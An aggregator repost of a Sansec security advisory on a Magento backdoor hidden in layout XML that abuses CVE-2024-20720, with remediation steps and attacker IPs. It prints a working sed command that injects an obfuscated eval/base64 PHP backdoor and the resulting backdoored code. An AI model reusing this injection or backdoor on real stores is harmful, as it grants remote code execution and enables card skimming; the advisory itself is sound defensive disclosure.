



惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

腾讯CDC
Microsoft Azure Blog
L
LangChain Blog
Y
Y Combinator Blog
Microsoft Security Blog
宝玉的分享
宝玉的分享
B
Blog RSS Feed
MongoDB | Blog
MongoDB | Blog
Jina AI
Jina AI
D
Docker
B
Blog
Engineering at Meta
Engineering at Meta
Last Week in AI
Last Week in AI
OSCHINA 社区最新新闻
OSCHINA 社区最新新闻
I
InfoQ
G
Google Developers Blog
博客园 - Franky
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
让小产品的独立变现更简单 - ezindie.com
The GitHub Blog
The GitHub Blog
T
The Blog of Author Tim Ferriss
大猫的无限游戏
大猫的无限游戏
阮一峰的网络日志
阮一峰的网络日志
U
Unit 42

Sansec - experts in eCommerce security

GorgonAgora: 4,800+ fake storefronts skim cards across hundreds of impersonated brands Sansec adds support for Sylius 1 & 2 Critical vulnerability in Mirasvit Cache Warmer for Magento Critical FunnelKit vulnerability threatens 40,000+ WooCommerce checkouts Composer vulnerability leaks GitHub tokens, threatens PHP supply chain Over 200 PrestaShop stores expose installer, allowing full takeover ClickFix malware hits DoD cybersecurity vendor homepage SVG Onload Tag Hides Magecart Skimmer on 99 Stores Mass PolyShell attack wave hits 471 stores in one hour Novel WebRTC skimmer bypasses security controls at $100+ billion car maker PolyShell: unrestricted file upload in Magento and Adobe Commerce Digital skimmer hits global supermarket chain Building a faster YARA engine in pure Go Magento Developers Impersonated in Targeted GitHub Malware Operation Claude finds 353 zero-days on Packagist The billion-dollar security.txt problem Keylogger targets 200,000+ employees at major US bank ConnectPOS leaked Github secrets for years Critical backdoor found in MGT Varnish extension SessionReaper attacks have started, 3 in 5 stores still vulnerable SessionReaper, unauthenticated RCE in Magento & Adobe Commerce (CVE-2025-54236) Adobe patches critical Magento admin takeover via menu injection Backdoor found in popular ecommerce components Found defunct.dat on your site? You've got a problem. You have 2 weeks left to set up CSP for your store Merchants left guessing at last-minute PCI-DSS u-turn Magento Security Release APSB25-08 [Impact Analysis] Sorry, client-side security does not work Google services abused in skimming campaigns Thousands of Adobe Commerce stores hacked in competing CosmicSting campaigns
Persistent Magento backdoor hidden in XML
Sansec Forensics Team · 2024-04-04 · via Sansec - experts in eCommerce security

Oops, your XML now contains shell code

Oops, your XML now contains shell code


The following XML code was found in the layout_update database table and is responsible for periodic reinfections of your system.
magecart payload in xml

Attackers combine the Magento layout parser with the beberlei/assert package (installed by default) to execute system commands. Because the layout block is tied to the checkout cart, this command is executed whenever <store>/checkout/cart is requested. In this case, the command is sed, which adds a backdoor to the (automatically generated) CMS controller. Clever, because the malware would be reinjected after a manual fix or a bin/magento setup:di:compile run:

sed -i "s/___init();/___init();\\n        if  (  isset  (   $_POST  [   \"7faa27b473\" ])  )   {\\n            $catalogQuery  =\"bas\" .   \"e64_de\".   \"code\" ;\\n            @  eval  (  $catalogQuery (  strrev  (  $_POST  [\"7faa27b473\"] )  ));\\n            exit (   0  )   ;\\n        }/g" \
 ../generated/code/Magento/Cms/Controller/Index/Index/Interceptor.php

And this leads to a remote code execution backdoor which can be used by POSTing a command to /cms/index

public function __construct(\Magento\Framework\App\Action\Context $context, \Magento\Framework\Controller\Result\ForwardFactory $resultForwardFactory, ?\Magento\Framework\App\Config\ScopeConfig
{
  $this->___init();
  if  (  isset  (   $_POST  [   "7faa27b473" ])  )   {
    $catalogQuery  ="bas" .   "e64_de".   "code" ;
    @  eval  (  $catalogQuery (  strrev  (  $_POST  ["7faa27b473"] )  ));
    exit (   0  )   ;
  }
  parent::__construct($context, $resultForwardFactory, $scopeConfig, $page);
}

This is the first time that we see actual abuse of CVE-2024-20720, which was discovered just this February by security researcher blaklis.

The attacker used this mechanism to inject a fake Stripe payment skimmer, which would copy payment data to https://halfpriceboxesusa.com/pub/health_check.php (apparently another compromised Magento store).

Next steps for affected merchants

If you are affected, make sure to run our eComscan scanner to uncover any hidden backdoors on your system, see below for a 1-click scan command.

Next, make sure to upgrade your Magento to 2.4.6-p4, 2.4.5-p6 or 2.4.4-p7. See our version matrix for a useful overview.

Attribution

We observed the following attacker IPs:

45.146.54.58
45.146.54.59
45.146.54.61
45.146.54.67
216.73.163.170
216.73.163.182

Read more